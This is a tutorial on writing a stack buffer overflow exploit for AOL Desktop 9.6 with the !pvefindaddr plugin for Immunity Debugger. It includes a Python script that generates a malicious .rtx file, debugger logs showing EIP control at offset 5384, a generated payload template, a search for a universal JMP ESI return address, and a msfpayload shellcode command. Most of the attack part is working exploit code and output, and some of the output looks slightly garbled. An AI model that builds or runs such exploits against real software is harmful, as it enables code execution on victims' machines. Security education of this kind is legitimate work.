

Exploit Writing Made Easier With !pvefindaddr

A few notes before we begin, covering what this paper is about and what it isn't about:

1. This paper is intended to demonstrate the efficiency of !pvefindaddr.
2. This paper will not explain the exploit till the end, if you want the full exploit go here: <http://www.exploit-db.com/exploits/16107/>

Now let's start!

Required software:

[Immunity Debugger](#)

[!pvefindaddr](#)

[AOL Desktop v9.6](#)

Required knowledge:

Understanding how buffer overflows work.

Exploiting techniques.

A programming language (I use python).

I've heard a lot of people complaining about how many apps they must use when writing exploits, or how time consuming some tasks can be if they are not automated or when trying to test multiple dll's for SAFESEH or ASLR, that's where !pvefindaddr comes in.

What is !pvefindaddr !?

Well in short terms !pvefindaddr is a PyCommand for Immunity Debugger made by [corelanc0d3r](#) which can do almost everything (if not everything) that you would need when building an exploit.

Here is some helpful information on [how to install !pvefindaddr](#) and some [basic usage](#)

Ok, let us get started !

Install AOL Desktop v9.6 (A quick note here, if the app doesn't work properly in Immunity Debugger you will have to close the debugger, issue CTRL+ALT+DELETE -> Processes and stop all AOL related processes then run the app).

Now let's make the exploit skeleton (I won't remake the full exploit, if you want to check it out it's on the top of the page), it will contain two standard headers and between them our buffer, let's check it out:

```
#!/usr/bin/python
```

```
# The First Header
```

```
hd1 = ("\x3c\x48\x54\x4d\x4c\x3e\x3c\x46\x4f\x4e\x54\x20\x20\x53\x49\x5a"
"\x45\x3d\x32\x20\x50\x54\x53\x49\x5a\x45\x3d\x31\x30\x20\x46\x41"
"\x4d\x49\x4c\x59\x3d\x22\x53\x41\x4e\x53\x53\x45\x52\x49\x46\x22"
"\x20\x46\x41\x43\x45\x3d\x22\x41\x72\x69\x61\x6c\x22\x20\x4c\x41"
"\x4e\x47\x3d\x22\x30\x22\x3e\x3c\x41\x20\x48\x52\x45\x46\x3d\x22"
"\x68\x74\x74\x70\x3a\x2f\x2f")
```

```
# The Second Header
```

```
hd2 = ("\x22\x3e\x74\x65\x73\x74\x3c\x2f\x41\x3e\x3c\x55\x3e\x3c\x42\x52"
"\x3e\x0d\x0a\x3c\x2f\x55\x3e\x3c\x2f\x46\x4f\x4e\x54\x3e\x3c\x2f"
"\x48\x54\x4d\x4c\x3e\x0d\x0a")
```

```
payload="\x90"* 6000
```

```
exploit = hd1+payload+hd2
```

```
try:
```

```
    file=open('exploit.rtx','w')
    file.write(exploit)
    file.close()
    print 'File created, time to PEW PEW!\n'
```

```
except:
```

```
    print 'Something went wrong!\n'
    print 'Check if you have permissions to write in that folder, of if the folder exists!'
```

Generate the file using the exploit and after that open it in AOL Desktop and as we can see we could overwrite EIP with our '\x90's:

```

Registers (FPU)
EAX 00000000
ECX 00000000
EDX 00000030
EBX 02D6F550
ESP 0022E760
EBP 0022E780
ESI 02DA32C8
EDI 0022E7C4
EIP 90909090

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00210286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty 7.064161022838686000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.8480928005503184000e-304
ST3 empty 3.5016502293827894000e-306
ST4 empty 3.2378592100206092000e-319
ST5 empty 0.000000000000000000000000
ST6 empty 1.968750000000000000000000
ST7 empty 1.2519775166695107000e-312

3 2 1 0 E S P U O Z D I
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

So what would be next ? Calculating the exact offset until EIP overwrite.

(NOTE: Before we go on, restart AOL and attach it again).

In our debugger we can either click on the PyCommands button and select from the list !pvefindaddr and then enter the arguments or we can do this directly by entering !pvefindaddr and the arguments in the command bar at the bottom of the debugger like this:

Address	Hex dump	ASCII
00403000	A2 08 8A 8F 50 27 75 70	0f8AJ'up
00403008	FF FF FF FF FF FF FF FF
00403010	FE FF FF FF 01 00 00 000...
00403018	00 00 00 00 01 00 00 000...
00403020	8F 04 86 7C 00 00 00 00	A43!.....
00403028	00 00 00 00 01 00 00 000...
00403030	00 00 00 00 01 00 00 000...
00403038	21 AC 92 7C 00 00 00 00	!4E!.....
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 01 00 00 000...
00403050	B0 2E 46 00 A0 3C 46 00	..F.<F.
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00
00403068	00 00 00 00 00 00 00 00
00403070	00 00 00 00 00 00 00 00
00403078	00 00 00 00 00 00 00 00

!pvefindaddr pattern create 6000

Done - check mspattern.txt

As you can see it said “check mspattern.txt” so we go in the Immunity Debugger folder and open up mspatters.txt, copy the pattern in our exploit and regenerate the malicious file.

After opening the malicious file containing our pattern:

```
EAX 00000000
ECX 00000000
EDX 00000030
EBX 02D6F590
ESP 0022E760
EBP 0022E780
ESI 02DA3960 ASCII "w9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2
EDI 0022E7C4
EIP 35784734
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00210206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 7.0641610228386886000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 2.8480928005503184000e-304
ST3 empty 3.5016502293827894000e-306
ST4 empty 3.2378592100206092000e-319
ST5 empty 0.000000000000000000000000
ST6 empty 1.968750000000000000000000
ST7 empty 1.2519775166695107000e-312
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

We can see that our EIP is 35784734 and we also can see that ESI points in our buffer, now in order to determine the exact offset we will use another feature from !pvefindaddr. Normally with metasploit we would try pattern_offset EIP now, well with !pvefindaddr we can actually get more info, let's try the findmsp function.

```
!pvefindaddr findmsp
Done
```

After it is done just open the Log Windows and as we can see, we have some nice information:

```
35784734 [17:16:50] Access violation when executing [35784734]
0BADF000
0BADF000
0BADF000
0BADF000
0BADF000
-----
0BADF000 Searching for metasploit pattern references
0BADF000
0BADF000 [1] Searching for first 8 characters of Metasploit pattern : Aa0Aa1Aa
0BADF000 =====
0BADF000 Modules C:\WINDOWS\System32\davclnt.dll
02E40438 - Found begin of Metasploit pattern at 0x02e4d438
02E40B67 - Found begin of Metasploit pattern at 0x02e40b67
02E4400F - Found begin of Metasploit pattern at 0x02e4400f
02DA2730 - Found begin of Metasploit pattern at 0x02da2730
02DF5AE7 - Found begin of Metasploit pattern at 0x02df5ae7
02DFDA78 - Found begin of Metasploit pattern at 0x02dfa78
02E2A07F - Found begin of Metasploit pattern at 0x02e2a07f
0BADF000
0BADF000 ** Could not find begin of Metasploit pattern (unicode expanded) in memory ! **
0BADF000
0BADF000 [2] Checking register addresses and contents
0BADF000 =====
0BADF000 - Register EIP is overwritten with Metasploit pattern at position 5384
0BADF000 - Register ESI points to Metasploit pattern at position 5368
0BADF000
0BADF000 [3] Walking seh chain
0BADF000 =====
0BADF000 - Checking seh chain entry at 0x0022f3e0, value 7e44048f
0BADF000 - Checking seh chain entry at 0x0022f440, value 7e44048f
0BADF000 - Checking seh chain entry at 0x0022fad8, value 0052d834
0BADF000 - Checking seh chain entry at 0x0022ffb0, value 00401d85
0BADF000 - Checking seh chain entry at 0x0022ffe0, value 7c839aa8
0BADF000 Evaluated 5 SEH entries
0BADF000
0BADF000 [4] Walking stack
0BADF000 =====
0BADF000 - ESP+000000BC contains pointer (0x02da3838) to pattern at position 4360
0BADF000
0BADF000
```

!pvefindaddr findmsp

Done

So it found the first characters from the patters in davclnt.dll then it checked register addresses, we have the EIP overwrite address beginning at 5384 and the register who points in to the pattern with the instruction CALL DWORD[ESI+10] (if you check) at 5368 it even checked the SEH chains to see if it finds the pattern there and we also have the “Walking stack” which if you haven’t guessed by now it actually tells us when the ESP contains a pointer to our buffer at the position 4360.

This is a nice feature but we have one that does even better, !pvefindaddr also has a function that runs a findmsp and after that based on the results and on the stack it acutally gives us information about the type of exploit and how it should be made, let’s check it out.

!pvefindaddr suggest

```

0BADF000 Searching for metasploit pattern references
0BADF000 -----
0BADF000 [1] Searching for first 8 characters of Metasploit pattern : Aa0Aa1Aa
0BADF000 -----
02E4D438 - Found begin of Metasploit pattern at 0x02e4d438
02E49B67 - Found begin of Metasploit pattern at 0x02e49b67
02E4400F - Found begin of Metasploit pattern at 0x02e4400f
02DA2730 - Found begin of Metasploit pattern at 0x02da2730
02DF5AE7 - Found begin of Metasploit pattern at 0x02df5ae7
02DFDA78 - Found begin of Metasploit pattern at 0x02dfa78
02E2A07F - Found begin of Metasploit pattern at 0x02e2a07f
0BADF000
0BADF000 ** Could not find begin of Metasploit pattern (unicode expanded) in memory ! **
0BADF000
0BADF000 [2] Checking register addresses and contents
0BADF000 -----
0BADF000 - Register EIP is overwritten with Metasploit pattern at position 5384
0BADF000 - Register ESI points to Metasploit pattern at position 5368
0BADF000
0BADF000 [3] Walking seh chain
0BADF000 -----
0BADF000 - Checking seh chain entry at 0x0022f3e0, value 7e44048f
0BADF000 - Checking seh chain entry at 0x0022f440, value 7e44048f
0BADF000 - Checking seh chain entry at 0x0022fad8, value 0052d834
0BADF000 - Checking seh chain entry at 0x0022ffb0, value 00401d85
0BADF000 - Checking seh chain entry at 0x0022ffe0, value 7c839aa8
0BADF000 Evaluated 5 SEH entries
0BADF000
0BADF000 [4] Walking stack
0BADF000 -----
0BADF000 - ESP+000000BC contains pointer (0x02da3838) to pattern at position 4360
0BADF000 -----
0BADF000 Exploit payload information and suggestions :
0BADF000 -----
0BADF000 [+] Type of exploit : Direct RET overwrite (EIP is overwritten)
0BADF000 Offset to direct RET : 5384
0BADF000 [+] Payload found at ESI
0BADF000 Offset to register : 5368
0BADF000 [+] Payload suggestion (perl) :
0BADF000 my $junk="\x41" x 5368;
0BADF000 my $shellcode="<your shellcode here, max 12 bytes>";
0BADF000 my $morejunk="\x90" x (12-length($shellcode));
0BADF000 my $ret = XXXXXXXX; #jump to ESI - run !pvefindaddr j -r ESI -n to find an address
0BADF000 my $payload = $junk.$shellcode.$morejunk.$ret;
0BADF000 [+] Read more about this type of exploit at
0BADF000 http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
0BADF000 -----

```

```
!pvefindaddr suggest
```

```
Done
```

Sweet huh ?

Now we have the exact offset before the EIP overwrite, we know that ESI points to our buffer the next normal step would be to get the value of ESI into EIP with a JMP ESI, CALL ESI, etc. now these are simple instructions we can find them but what if we want to find these instructions without null bytes, from specific modules, etc. (NOTE: I'm not saying this can't be done manual, only saying that it will take more time and this way it's much easier).

Let's say we want to make this exploit using an universal address (like the original exploit), searching for this instruction can take a lot of time, mostly because it's a very common instruction, but using !pvefindaddr we can actually search for every JMP ESI instruction from some specific modules and some specific characteristics.

We will use !pvefindaddr to give us a list of all modules and their characteristics, once we have done this we can view all the modules that the app uses and see which have SAFESEH, ASLR, etc.:

Address	Message							
0BADF000	** [+] Gathering executable / loaded module info, please wait...							
0BADF000	** [+] Finished task, 155 modules found							
0BADF000	-----							
0BADF000	Loaded modules							
0BADF000	-----							
Fixup	Base	Top	Size	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0BADF000	NO	0x763B0000	0x763F9000	0x00049000	yes	NO	yes	6.00.2900.5512 - COMDLG32.dll ; C:\WINDOWS\system32\COMDLG32.dll
0BADF000	NO	0x722B0000	0x722B5000	0x00005000	yes	NO	yes	5.1.2600.5512 - sensapi.dll ; C:\WINDOWS\system32\sensapi.dll
0BADF000	NO	0x635C0000	0x635C7000	0x00007000	yes	NO	NO	9.06.002 - APPDATA.dll ; C:\Program Files\AOL\Desktop 9.6\APPDATA.dll
0BADF000	NO	0x74980000	0x749A0000	0x00120000	yes	NO	yes	8.100.1052.0 - nskml3.dll ; C:\WINDOWS\system32\nskml3.dll
0BADF000	NO	0x72020000	0x72029000	0x00009000	yes	NO	yes	5.1.2600.5512 - wdmaud.drv ; C:\WINDOWS\system32\wdmaud.drv
0BADF000	NO	0x76960000	0x76965000	0x00005000	yes	NO	yes	5.1.2600.5512 - LINKINFO.dll ; C:\WINDOWS\system32\LINKINFO.dll
0BADF000	NO	0x76720000	0x76747000	0x00027000	yes	NO	yes	5.1.2600.5525 - DISAPI.dll ; C:\WINDOWS\system32\DISAPI.dll
0BADF000	NO	0x70E10000	0x70E30000	0x00020000	yes	NO	yes	5.1.2600.5512 - W2CSvc.DLL ; C:\WINDOWS\system32\W2CSvc.DLL
0BADF000	NO	0x15300000	0x15340000	0x00034000	NO	NO	NO	3.2.2.26 - ComponentMgr.dll ; C:\Program Files\Viewpoint\Experience Technology\
0BADF000	yes	0x07330000	0x07359000	0x00029000	yes	yes	yes	3.10.349.0 - nsls31.dll ; C:\WINDOWS\system32\nsls31.dll
0BADF000	NO	0x42120000	0x42131000	0x00011000	yes	NO	yes	6.00.3800.5512 - ttwent.dll ; C:\WINDOWS\system32\ttwent.dll
0BADF000	NO	0x47200000	0x47300000	0x00009000	yes	NO	yes	5.1.2600.5512 - dot3api.dll ; C:\WINDOWS\system32\dot3api.dll
0BADF000	NO	0x76500000	0x76510000	0x00010000	yes	NO	yes	5.1.2600.5512 - CSCDLL.dll ; C:\WINDOWS\system32\CSCDLL.dll
0BADF000	NO	0x69EF0000	0x69F50000	0x00060000	yes	NO	NO	9.06.002 - htmlview.tol ; C:\Program Files\AOL\Desktop 9.6\TOOL\htmlview.tol
0BADF000	NO	0x60A00000	0x60A19000	0x00019000	yes	NO	NO	9.06.002 - ProxyMgr.dll ; C:\Program Files\AOL\Desktop 9.6\ProxyMgr.dll
0BADF000	NO	0x40100000	0x40250000	0x00150000	yes	NO	NO	6.0.1.6516 - coolcore60.dll ; C:\Program Files\AOL\Desktop 9.6\coolcore60.dll
0BADF000	NO	0x30F00000	0x3E169000	0x001E9000	yes	yes	yes	8.00.6001.23004 - iertutil.dll ; C:\WINDOWS\system32\iertutil.dll
0BADF000	NO	0x67900000	0x67F80000	0x00080000	yes	NO	NO	9.06.002 - idleproc.dll ; C:\Program Files\AOL\Desktop 9.6\idleproc.dll
0BADF000	NO	0x6A900000	0x6A965000	0x00065000	yes	NO	NO	9.06.002 - chat.tol ; C:\Program Files\AOL\Desktop 9.6\TOOL\chat.tol
0BADF000	NO	0x774E0000	0x7761E000	0x0013E000	yes	NO	yes	5.1.2600.6010 - ole32.dll ; C:\WINDOWS\system32\ole32.dll
0BADF000	NO	0x77600000	0x77705000	0x00075000	yes	NO	yes	6.00.2900.5912 - SHLWAPI.dll ; C:\WINDOWS\system32\SHLWAPI.dll
0BADF000	NO	0x68240000	0x68370000	0x000B0000	NO	NO	NO	9.06.002 - sec.cot ; C:\Program Files\AOL\Desktop 9.6\TOOL\sec.cot
0BADF000	NO	0x7E410000	0x7E4A1000	0x00091000	yes	NO	yes	5.1.2600.5512 - USER32.dll ; C:\WINDOWS\system32\USER32.dll
0BADF000	NO	0x68C60000	0x68C90000	0x00030000	yes	NO	NO	9.06.002 - www.tol ; C:\Program Files\AOL\Desktop 9.6\TOOL\www.tol
0BADF000	NO	0x71B20000	0x71B32000	0x00012000	yes	NO	yes	5.1.2600.5512 - MFR.dll ; C:\WINDOWS\system32\MFR.dll
0BADF000	NO	0x75400000	0x75550000	0x00080000	yes	NO	yes	5.131.2600.5512 - CRYPTUI.dll ; C:\WINDOWS\system32\CRYPTUI.dll
0BADF000	NO	0x76300000	0x76350000	0x00050000	yes	NO	yes	5.131.2600.5522 - WINTRUST.dll ; C:\WINDOWS\system32\WINTRUST.dll
0BADF000	NO	0x77000000	0x77033000	0x00033000	yes	NO	yes	5.1.2600.5512 - netnan.dll ; C:\WINDOWS\system32\netnan.dll
0BADF000	NO	0x6D430000	0x6D43A000	0x0000A000	yes	NO	yes	5.03.2600.5512 - ddrawex.dll ; C:\WINDOWS\system32\ddrawex.dll
0BADF000	NO	0x7C9C0000	0x7D1D0000	0x00180000	yes	NO	yes	6.00.2900.6018 - SHELL32.dll ; C:\WINDOWS\system32\SHELL32.dll
0BADF000	NO	0x71D40000	0x71D58000	0x00018000	yes	NO	yes	6.00.2900.5512 - ACTXPRW.DLL ; C:\WINDOWS\system32\ACTXPRW.DLL
0BADF000	NO	0x77200000	0x77330000	0x00013000	yes	NO	yes	5.1.2600.5575 - HSRSHL.dll ; C:\WINDOWS\system32\HSRSHL.dll
0BADF000	NO	0x67180000	0x67270000	0x00090000	yes	NO	NO	9.06.002 - manager2.dll ; C:\Program Files\AOL\Desktop 9.6\manager.dll
0BADF000	NO	0x77950000	0x77115000	0x000C5000	yes	NO	yes	2001.12.4414.700 - COMRes.dll ; C:\WINDOWS\system32\COMRes.dll
0BADF000	NO	0x76060000	0x76079000	0x00019000	yes	NO	yes	5.1.2600.5512 - iphlpapi.dll ; C:\WINDOWS\system32\iphlpapi.dll
0BADF000	NO	0x76840000	0x76860000	0x00020000	yes	NO	yes	5.1.2600.5512 - WIMM.dll ; C:\WINDOWS\system32\WIMM.dll
0BADF000	NO	0x77200000	0x77330000	0x00013000	yes	NO	yes	5.1.2600.5575 - HSRSHL.dll ; C:\WINDOWS\system32\HSRSHL.dll
0BADF000	NO	0x6F180000	0x6F270000	0x00090000	yes	NO	NO	11.0.0.1 - secBase.DLL ; C:\Program Files\AOL\Desktop 9.6\secBase.DLL
0BADF000	NO	0x77840000	0x77852000	0x00012000	yes	NO	yes	5.1.2600.5512 - appHelp.dll ; C:\WINDOWS\system32\appHelp.dll
0BADF000	NO	0x5DC00000	0x5DC0E000	0x0000E000	yes	NO	yes	5.1.2600.5512 - eappprw.dll ; C:\WINDOWS\system32\eappprw.dll
0BADF000	NO	0x745B0000	0x745D2000	0x00022000	yes	NO	yes	5.1.2600.5512 - eappofg.dll ; C:\WINDOWS\system32\eappofg.dll
0BADF000	NO	0x6C090000	0x6C093000	0x00003000	yes	NO	NO	16.4.6.1 - AOLSvcMgr.dll ; C:\Program Files\Common Files\AOL\1296906978\AOLSvcMgr.dll
0BADF000	NO	0x69590000	0x69626000	0x000A6000	NO	NO	NO	9.06.002 - supersub.dll ; C:\Program Files\AOL\Desktop 9.6\supersub.dll

!pvfindaddr modules

Once we can see which modules we can use we can start searching for the specific instruction using the command:

!pvfindaddr j -r ESI -n -o (this might take some time, go get a beer or something.)

This function searches for pointers that jump to a specific register (ESI in our case), the most common use of this function is when dealing with direct EIP overwrite. The function will look for any instructions like JMP ESI, CALL ESI combination from non-fixup and non-aslr modules also the -n flag will not show pointers that contain null bytes and the -o flag will exclude the pointers in the OS modules (We want to make it universal).

After a little search we find a nice intrusion at 20C5CFC0 from aolusershell.dll, this one should work perfect.

After we are done we can also use compare to check in order to compare some bytes (usually our shellcode) from a file with some bytes in memory it also compares unicode expanded instances, ok now we need to make our shellcode binary (only the shellcode), we can just give the RAW output at Metasploit when making a payload and pipe it to a file like:

msfpayload windows/exec CMD=calc.exe R > shellcode

There is also a nice perl script that shows you how to do it on the !pvfindaddr wiki:

```

my $shellcode="\xcc\xcc\xcc\xcc"; #paste your shellcode here
open(FILE,">c:\\temp\\shellcode.bin");
binmode FILE;
print FILE $shellcode;
close(FILE);

```


We then run the whole exploit (with the shellcode included, without any breakpoints or anything), now that the app has crashed we compare it:

```

!pvfindaddr compare C:\shellcode
Return Value must be a string

```

After it is finished we can either view the Log Windows or open compare.txt from the Immunity Debugger folder:



```

!pvfindaddr compare C:\shellcode
Return Value must be a string

```

- Now a quick review on what we managed to do in this tutorial:
- We have determined the exact offset before EIP gets overwritten and also a register that points to our buffer.
 - We have found our type of exploit, and some information on how to structure it

- Found out which modules have SAFESEH, ASLR or get rebased
- Found the instruction we needed avoiding these modules and the OS modules aswell
- Checked if our shellcode contains bad characters.

So as you can see we did all the above with just !pvefindaddr and we also managed to save a good amount of time.